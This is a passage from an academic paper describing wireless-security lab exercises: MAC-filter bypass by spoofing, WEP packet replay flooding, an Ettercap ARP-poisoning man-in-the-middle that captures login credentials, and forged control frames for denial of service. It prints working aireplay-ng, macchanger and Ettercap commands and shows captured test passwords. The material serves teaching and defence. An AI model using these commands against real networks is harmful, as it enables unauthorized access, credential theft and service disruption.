
Figure 8: The chosen encrypted data frame.

In some wireless networks, MAC address of the authorized stations are considered as an access control mechanism to the network resources. In this case, there will be a list to include the MAC address of the authorized stations. Only stations that their respective MAC address is matched to one of the existing MAC addresses in the access control list will be allowed to use the network resources. This mechanism is called the MAC address filtering.

While the aim of the MAC filtering mechanism is to limit the attacker's capabilities, it is trivial to bypass by performing a MAC spoofing attack. In the MAC spoofing attack, the attacker takes advantage of the unprotected nature of MAC address. The attacker modifies its own MAC address to an authorized MAC address as listed in the target wireless network [13, 14]. The MAC address spoofing attack is conducted by the attackers to achieve different purposes such as to bypass the MAC address filtering on a firewall or a router, to receive packets that are not meant for the attacker but as a man-in-the-middle, and to hide the real MAC address of the attacker from being detected and logged by various services such as the IDS, the firewall, and the DHCP servers.

4.3.1. Purpose of the Exercise.

The purpose of this laboratory exercise is to bypass the MAC filtering mechanism to connect



```
No.  Time      Source             Destination        Protocol     Info
   1 0.000000  00:22:fa:49:ec:2a  ff:ff:ff:ff:ff:ff  IEEE 802.11  Data,

⊞ Frame 1: 242 bytes on wire (1936 bits), 242 bytes captured (1936 bits
⊟ IEEE 802.11 Data, Flags: .pm...F..
    Type/Subtype: Data (0x20)
  ⊞ Frame Control: 0x6208 (Normal)
    Duration: 32767
    Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
    BSS Id: 00:22:6b:8c:8b:3d (00:22:6b:8c:8b:3d)
    Source address: 00:22:fa:49:ec:2a (00:22:fa:49:ec:2a)
    Fragment number: 0
    Sequence number: 891
  ⊞ Frame check sequence: 0xe95ac387
  ⊞ WEP parameters
⊞ Data (206 bytes)
```

Figure 9: The encrypted modified data frame chosen for replay.

to a wireless network protected by the MAC filtering mechanism. To achieve this goal, the attacker performs a MAC spoofing attack to change his MAC address to a MAC address belongs to an authorized station in the target network. This will allow the attacker to illegally pass the authentication mechanism and to freely establish unauthorized connection to the wireless network.

4.3.2. Procedure of the Exercise.

Materials. Ubuntu, Macchanger utility, Aireplay-ng from Aircrack-ng suite.

Methods. This laboratory exercise is accomplished in two phases, which are described as follows.


Phase 1. To begin, the attacker implements a traffic analyzing attack to obtain the required information, which are the SSID, BSSID, and MAC address of one authorized client associated to the target network. Once the traffic analyzing attack has been performed, the attacker determined that the name of the target network is *wirelessnet*, the BSSID is 00:22:6B:8C:8B:3D, and the MAC address of the target station is 00:22:FA:49:EC:2A.

Phase 2. Next, the attacker attempts to connect to the network using the following command in the terminal console.

```
Aireplay-ng -1 –a 00:22:6B:8C:8B:3D –h 00:22:FA:49:EC:2A -e wirelessnet
```

In the above command, *1* means fake authentication with the target access point, *a* shows the BSSID of the target access point, *h* is the MAC address of the target station, and *e* is the ESSID of the target network. Nonetheless, since the MAC address of the attacker station is not listed in the access control list of the target access point, the attacker encounters an error. To solve this, the attacker attempts to spoof his MAC address as the MAC address of the target station using the following Macchanger command:

```
Macchager –m 00:22:FA:49:EC:2A ath0.
```



root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

```
root@bt:~# aireplay-ng -2 -r datatoreplaym.cap mon0 -h 00:22:FA:49:EC:2A


        Size: 242, FromDS: 1, ToDS: 0 (WEP)

              BSSID  =  00:22:6B:8C:8B:3D
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:22:FA:49:EC:2A

        0x0000:  0862 ff7f ffff ffff ffff 0022 6b8c 8b3d  .b........"k..=
        0x0010:  0023 8bab 5855 b037 1c10 a100 c73a c1e2  .#..XU.7.......
        0x0020:  7ca8 4d8e 1312 832b 97a6 7ee7 7d33 0795  |.M....+..~.}3..
        0x0030:  5bfa b3db 6d7a 6c8a a161 ee6b da8e f2a9  [...mzl..a.k....
        0x0040:  1b0e e20b e45e 6b16 9e1a 7d5e 1606 04be  .....^k...}^....
        0x0050:  11dc 329f f06b 5e15 1d61 3863 283d d27c  ..2..k^..a8c(=.|
        0x0060:  813d 4340 8d21 2631 8bf3 a6c9 4452 2cd0  .=C@.!&1....DR,.
        0x0070:  3b9b edd8 b6b4 2386 d71d d1f8 69f0 a1ee  ;.....#.....i...
        0x0080:  9253 721c 716d 6624 f5ce c404 4535 5771  .Sr.qmf$....E5Wq
        0x0090:  0738 e9f6 8035 7580 da82 ef95 8fbe df69  .8...5u........i
        0x00a0:  884e b08b e26a e413 0d08 d983 90ec bca7  .N...j..........
        0x00b0:  2b90 b97c 216e 4df8 7d85 354d 43d8 0fc8  +..|!nM.}.5MC...
        0x00c0:  7304 318f 0a18 a702 9969 3940 9870 dab2  s.1.....i9@.p..
        0x00d0:  bc39 5bec 79e6 8377 deae 51da 011d ed72  .9[.y..w..Q....r
        --- CUT ---

Use this packet ? y

Saving chosen packet in replay_src-1105-071613.cap
You should also start airodump-ng to capture replies.

End of file.
root@bt:~#
```


Figure 10: Replay of the encrypted data packet.

Once spoofing is performed, the attacker MAC address is changed into the authorized MAC address and the attacker launches the second attempt to connect to the network using Aireplay-ng. Because the attacker station is now appeared with a valid MAC address, connection to the target wireless network is established successfully.

4.3.3. Results of the Exercise. The result of MAC filtering attack is illustrated in Figure 7. From this figure, the existing MAC address of the attacker interface was 00:14:6C:1A:CC:44. Next, the attacker spoofed it to hide behind the authorized station with the MAC address of 00:22:FA:49:EC:2A. With a valid MAC address, the attacker then successfully established connection with the target network and were able to use the wireless network. This shows that the MAC address spoofing attack is a trivial task in Linux systems, hence the MAC filtering method should not be considered as the only security mechanism to protect the wireless networks.

4.4. Exercise 4: Replay Attack. In this attack, the attacker monitors the wireless network channel to obtain the desired packet to be retransmitted or replayed, either immediately or at later time. The aim is to cause unexpected results or to misuse the limited network resources [15, 16]. If the receiver of the replayed packet does not enforce any mechanism to detect packet duplication, it will simply accept the replayed packet; so, the attack is successful. The important point about this attack is that, even if the wireless network is protected by encryption and/or authentication algorithms, the network is still prone to the replay attack. Reason being, if the attacker does not modify the encrypted payload of the packet, the replayed packet is still a valid packet that is able to pass decryption and authentication check. In other words, since the attacker only needs to retransmit the packet, he neither has to know the exact content of the packet being replayed, nor he has to decrypt the packet or to match the authentication elements.

Consequently, the attacker is also able to extend the replay attack into DoS attack by continuously retransmitting



```
No.   Time      Source            Destination       Protocol     Info
13180 46.792530 00:22:fa:49:ec:2a ff:ff:ff:ff:ff:ff IEEE 802.11  Data,
13181 46.792542 00:22:fa:49:ec:2a ff:ff:ff:ff:ff:ff IEEE 802.11  Data,
13182 46.793626 00:22:fa:49:ec:2a ff:ff:ff:ff:ff:ff IEEE 802.11  Data,
13183 46.381743 00:22:fa:49:ec:2a ff:ff:ff:ff:ff:ff IEEE 802.11  Data,
13184 46.794723 00:22:fa:49:ec:2a ff:ff:ff:ff:ff:ff IEEE 802.11  Data,
13185 46.795826 00:22:fa:49:ec:2a ff:ff:ff:ff:ff:ff IEEE 802.11  Data,
13186 46.382831 00:22:fa:49:ec:2a ff:ff:ff:ff:ff:ff IEEE 802.11  Data,
13187 46.796922 00:22:fa:49:ec:2a ff:ff:ff:ff:ff:ff IEEE 802.11  Data,
13188 46.798019 00:22:fa:49:ec:2a ff:ff:ff:ff:ff:ff IEEE 802.11  Data,
13189 46.799118 00:22:fa:49:ec:2a ff:ff:ff:ff:ff:ff IEEE 802.11  Data,
13190 46.383929 00:22:fa:49:ec:2a ff:ff:ff:ff:ff:ff IEEE 802.11  Data,
13191 46.800216 00:22:fa:49:ec:2a ff:ff:ff:ff:ff:ff IEEE 802.11  Data,
13192 46.801312 00:22:fa:49:ec:2a ff:ff:ff:ff:ff:ff IEEE 802.11  Data,
13193 46.802412 00:22:fa:49:ec:2a ff:ff:ff:ff:ff:ff IEEE 802.11  Data,
13194 46.385027 00:22:fa:49:ec:2a ff:ff:ff:ff:ff:ff IEEE 802.11  Data,
13195 46.803512 00:22:fa:49:ec:2a ff:ff:ff:ff:ff:ff IEEE 802.11  Data,

⊞ Frame 13180: 254 bytes on wire (2032 bits), 254 bytes captured (2032 b
⊞ Radiotap Header v0, Length 12
⊟ IEEE 802.11 Data, Flags: .pm...F.
    Type/Subtype: Data (0x20)
  ⊞ Frame Control: 0x6208 (Normal)
    Duration: 32767 ⟵
    Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff) ⟵
    BSS Id: 00:22:6b:8c:8b:3d (00:22:6b:8c:8b:3d) ⟵
    Source address: 00:22:fa:49:ec:2a (00:22:fa:49:ec:2a) ⟵
    Fragment number: 0
    Sequence number: 2149
  ⊞ WEP parameters
⊞ Data (210 bytes)
```

Figure 11: Live capture of the data replay attack.

the captured packet to the wireless channel. Since the packet is valid, the receiver has to manage large stream of the replayed packets in a short time, which will degrade the network performance and the quality of the services. However, if the receiver applies a freshness check mechanism such as timestamp, sequence number, or nonce over the received packets, the receiver will be able to reject the duplicate packets that have already been received.

4.4.1. Purpose of the Exercise. In this laboratory exercise, the encrypted data packets are replayed to the wireless networks that are protected by the MAC address filtering and the WEP security protocol to present violation of availability.

4.4.2. Procedure of the Exercise.

Materials. Wireshark, Backtrack 4 live DVD, Macchanger, Khexedit, Aireplay-ng and Airodump-ng from Aircrack-ng suite.

Methods. An encrypted data packet is captured, modified, and retransmitted continuously to the target network with the intention to degrade the network performance. The procedure of this exercise includes two phases, which are described as follows.

Phase 1. First, the attacker implements a traffic analyzing attack to determine the required information from the target wireless network. After performing a traffic analyzing, the attacker discovered that the target wireless network is operating on channel eleven with WEP security algorithm enabled and its BSSID is 00:22:6B:8C:8B:3D. Next, the attacker begins monitoring the target wireless network using the Airodump-ng in order to capture the encrypted data frames and to choose the desired frame to replay back to the network. After choosing the encrypted frame, the frame is extracted into a separate individual cap file (datatoreplay.cap) using the Wireshark menu (select the packet -> save as -> packet range -> selected packet -> set the name as datatoreplay.cap). This file, as shown in Figure 8, consists of only one frame that has been chosen by the attacker.




Figure 12: Wireless network performance during data replay attack.

From Figure 8, we can see that the data packet selected by the attacker has the following specifications (marked by arrows).

(i) Duration field is 0 us,

(ii) Access point address is 00:22:6B:8C:8B:3D,

(iii) Destination address is broadcast,


(iv) Source address is 00:22:FA:49:EC:2A.

The attacker needs to remember these specifications to trace the replayed packets using the network analyzer and to determine the way the packets appear. In this exercise, the khexedit is particularly used in order to show the students how to modify the structure of the frames. The khexedit is to modify the MAC header and to change the duration field from 0 to 32767 μs, which is the maximum value of this field. Figure 9 shows the modified data frame (datatoreplaym.cap) that is, going to be replayed to the target network.

Phase 2. Since the MAC filtering is enabled in the target network, the attacker will have to implement a MAC address spoofing. The Figure 9 shows that the MAC address of the source station is 00:22:FA:49:EC:2A. Thus, the attacker has to change his own MAC address from 00:14:6C:1A:CC:44 to 00:22:FA:49:EC:2A. Once all the steps have been completed, the encrypted data frame (datatoreplaym.cap) is continuously replayed to the target wireless network using Aireplay-ng from the Aircrack-ng suite. The replay process is shown in Figure 10.

4.4.3. Results of the Exercise. The attacker monitored the wireless network using the Wireshark to observe the effects and the results of the attack. Figure 11 presents the flood resulted from the replayed encrypted data frames in the target wireless network.

As shown in Figure 11, the large numbers of replayed data packets overwhelmed the wireless network. Although this does not stop the communication between the users, the flood degraded the network performance and affected the throughput as presented in Figure 12 and Table 3, respectively.



IP Address	MAC Address	Description
192.168.1.69	00:22:6B:8C:8B:3B	
192.168.1.101	00:22:FA:49:EC:2A	
192.168.1.102	00:18:4D:EC:77:2C	

```
GROUP 2 : 192.168.1.69 00:22:6B:8C:8B:3B
Starting Unified sniffing...

HTTP : 64.233.181.104:443 -> USER: kavinz  PASS: wirelessgmail  INFO: https://

www.google.com/accounts/Login?hl=en&continue=http://www.google.com/


HTTP : 69.63.181.20:443 -> USER: kavinz   PASS:facebooktest  INFO: https://

login.facebook.com/login.php?login_attempt=1
```

Figure 13: Exposing Gmail account information by the MITM attack.

Table 3: Impact of data replay attack on throughput of wireless network (Bps).

Throughput before replay attack	Throughput during replay attack
131841.78	100902.93


This exercise shows that the replayed encrypted data frames consume the limited resources of the wireless network and disrupt the network from performing normal services during the attack. The data replay attack works because WEP does not include any identification to check freshness of the received data packets. As the result, the network does not have the ability to determine if the received data packet has previously been sent. This vulnerability also can be exploited by the attackers to crack the WEP key.

4.5. Exercise 5: Man-in-the-Middle Attack. In the man-in-the-middle (MITM) attack, the attacker takes place in the middle of the target station and access point. The attacker impersonates the identity of the target station and communicates with the access point on behalf of the target. The attacker takes over data from the target station, investigates the data to find sensitive information such as passwords, and then forwards the data to the original access point. Since the data indeed reaches the desired destination, no suspicious activities will be detected by both the target station and the access point [17, 18].

4.5.1. Purpose of the Exercise. This laboratory exercise is intended to demonstrate the violation of confidentiality and privacy in the presence of the WPA2 security protocol. The purpose of this exercise is to bypass the SSL and to achieve login information of the target users.

4.5.2. Procedure of the Exercise.

Materials. Ettercap, Ubuntu, Airodump-ng from Aircrack-ng suite.



IP Address	MAC Address	Description
192.168.1.69	00:22:6B:8C:8B:3B	
192.168.1.101	00:22:FA:49:EC:2A	
192.168.1.102	00:18:4D:EC:77:2C	

```
ARP poisoning victims:

 GROUP 1 : 192.168.1.101 00:22:FA:49:EC:2A

 GROUP 2 : 192.168.1.69 00:22:6B:8C:8B:3B
Starting Unified sniffing...

HTTP : 203.153.95.27:443 -> USER:kavinz  PASS: testcimb  INFO: https://

www.cimbclicks.com.my/wps/portal/!ut/p/

c0/04_SB8K8xLLM9MSSzPy8xBz9QJ_89Mw8_YJ0RUUAk9OZqw!!/
```

Figure 14: Exposing bank account information by the MITM attack.

Methods. To obtain the required information, the attacker launches a traffic analyzing attack using Airodump-ng. The client with MAC address of 00:22:FA:49:EC:2A is chosen as the target. Next, the attacker executes the following Ettercap command to start ARP poisoning attack and to redirect the entire traffics of the target to his own station


```
Ettercap –T –M arp:remote –i eth1 /192.168.1.101/.
```

In the Ettercap command, *T* means running ettercap in the text mode, *M* means starting the MITM attack, *i* shows the name of the interface connected to the network, *arp* means running the ARP poisoning, and *remote* means forwarding packets destined for the Internet. This command will reroute the victim's network traffics through the attacker's own machine while picking out the sensitive information such as the username and the password.

4.5.3. Results of the Exercise. Figures 13 and 14 show the results from the MITM attacks on a Gmail account and a bank account, respectively.

As shown by Figure 13, the attacker was able to observe the information from the secured HTTPS in the Gmail system because the network traffic has been redirected to the attacker's station. In addition, the attacker easily obtained the username (kavinz) and the password (wirelessgmail) of the target user. Even though it may seem that only the username and the password were compromised, such information could be used against other accounts such as the Facebook account. In Figure 14, the attacker has also revealed the bank account information of the target user, which are the username (kavinz) and the password (testcimb). Once the goals have been accomplished, the attacker terminated the attack and ceased from being the middle entity between the target user and the access point. At this point, the traffics directly pass through the wireless network as normal.

The above results show that the man-in-the-middle attack poses a severe danger against user privacy and information confidentiality. Despite presence of the SSL protocol, as soon as the victim enters the login information, the traffics are transferred to the attacker's station. To understand



RTS:

FC		Duration		Receiver address	Transmitter address	FCS
B4	00	FF	7F	00:22:6B:8C:8B:3D	11:11:11:11:11:11	-

CF-End:

FC		Duration		Receiver address	BSSID	FCS
E4	00	FF	7F	00:22:6B:8C:8B:3D	11:11:11:11:11:11	-

CF-End-ACK:

FC		Duration		Receiver address	BSSID	FCS
F4	00	FF	7F	00:22:6B:8C:8B:3D	11:11:11:11:11:11	-

ACK:

FC		Duration		Receiver address	FCS
D4	00	FF	7F	00:22:6B:8C:8B:3D	-

CTS:

FC		Duration		Receiver address	FCS
C4	00	FF	7F	00:22:6B:8C:8B:3D	-

Figure 15: Bit structure of forgery control frames generated by the attacker team.

why Ettercap can easily bypass the SSL security in the web browser, we need to know how the SSL works.

According to the SSL protocol, when a sender asks for a secure web page, the server sends the website's certificate along with the public key to the sender browser. The browser will then verify the validity of the certificate. If the certificate is not valid, a warning will be flagged to the sender. Otherwise, the sender generates a session key, encrypts the session key with the public key obtained from the certificate, and sends the key to the server. The server then decrypts the key with the existing public key. Now, both the sender and the server have a secret session key that is used to encrypt the subsequent HTTPS traffics.

To break the SSL, the attacker connects to the wireless network and starts the ARP poisoning attacks. The attacker submits the ARP replies to both the router and the victim, in order to force them to route the packets through his station.

In this exercise, the victim requested for a secure website using the SSL security form. Next, the attacker relayed the request to the actual server. The server replied with a certificate, which has been changed by the Ettercap tool. The false certificates are created on the air and all the fields are filled according to the actual certificate so as to ensure closest resemblance to the actual certificate issued by the server, by only modifying the issuer field.

The false or fake certificate is then sent to the victim. If the victim ignores the warning and accepts the invalid certificate, the session key is sent to the attacker and the attacker is able to establish two separate SSL tunnels; one is between himself and the victim by acting on behalf of the server, and two is between himself and the server by acting on behalf of the victim. Once the attacker has assumed the role of MITM, the attacker intercepted the SSL request from the victim and decrypted the HTTPS traffic in order to observe the desired information such as the login handles. Finally, the attacker re-encrypted the data to send back to the actual destination.

Nonetheless, despite its power, Ettercap has two limitations. First, it can be used only when the attacker and the victim reside on the same network. Second, in order for Ettercap to work, the attacker must be connected to the target network.

4.6. Exercise 6: Denial of Service (DoS) Attacks. The overall communication in IEEE 802.11 wireless network is carried out using three types of frames, which are the control frames, the management frames, and the data frames. The data frames are the actual data exchanged between stations. The management frames are used to establish and maintain communication between wireless stations. The control frames, including RTS, CTS, ACK, CF-End, and CF-End-ACK, are used to assist delivery of the data frames. The control frames contain duration field that is specifically used to reserve the channel at any required time for data transmission. All the wireless stations use the duration value to set their Network Allocation Vector (NAV), which has the maximum value of 32767 μs. The stations are not allowed to transmit any data until the value of NAV reaches zero.

Protection offered by the IEEE 802.11 security protocols does not cover the control frames. This means that in the wireless networks, even in presence of the WPA2 security protocol, the control frames are transmitted in clear-text form without any protection [19]. Due to unprotected nature of the control frames, while the duration value and the NAV mechanism features are used to minimize the collision probability, they present a prime opportunity for the attackers to accomplish malicious DoS attacks against the wireless networks [20]. During the DoS attacks, the attackers continuously transmit forgery control frames with large duration value with the intention to overload resources of the target wireless network. The attacks are capable to shut




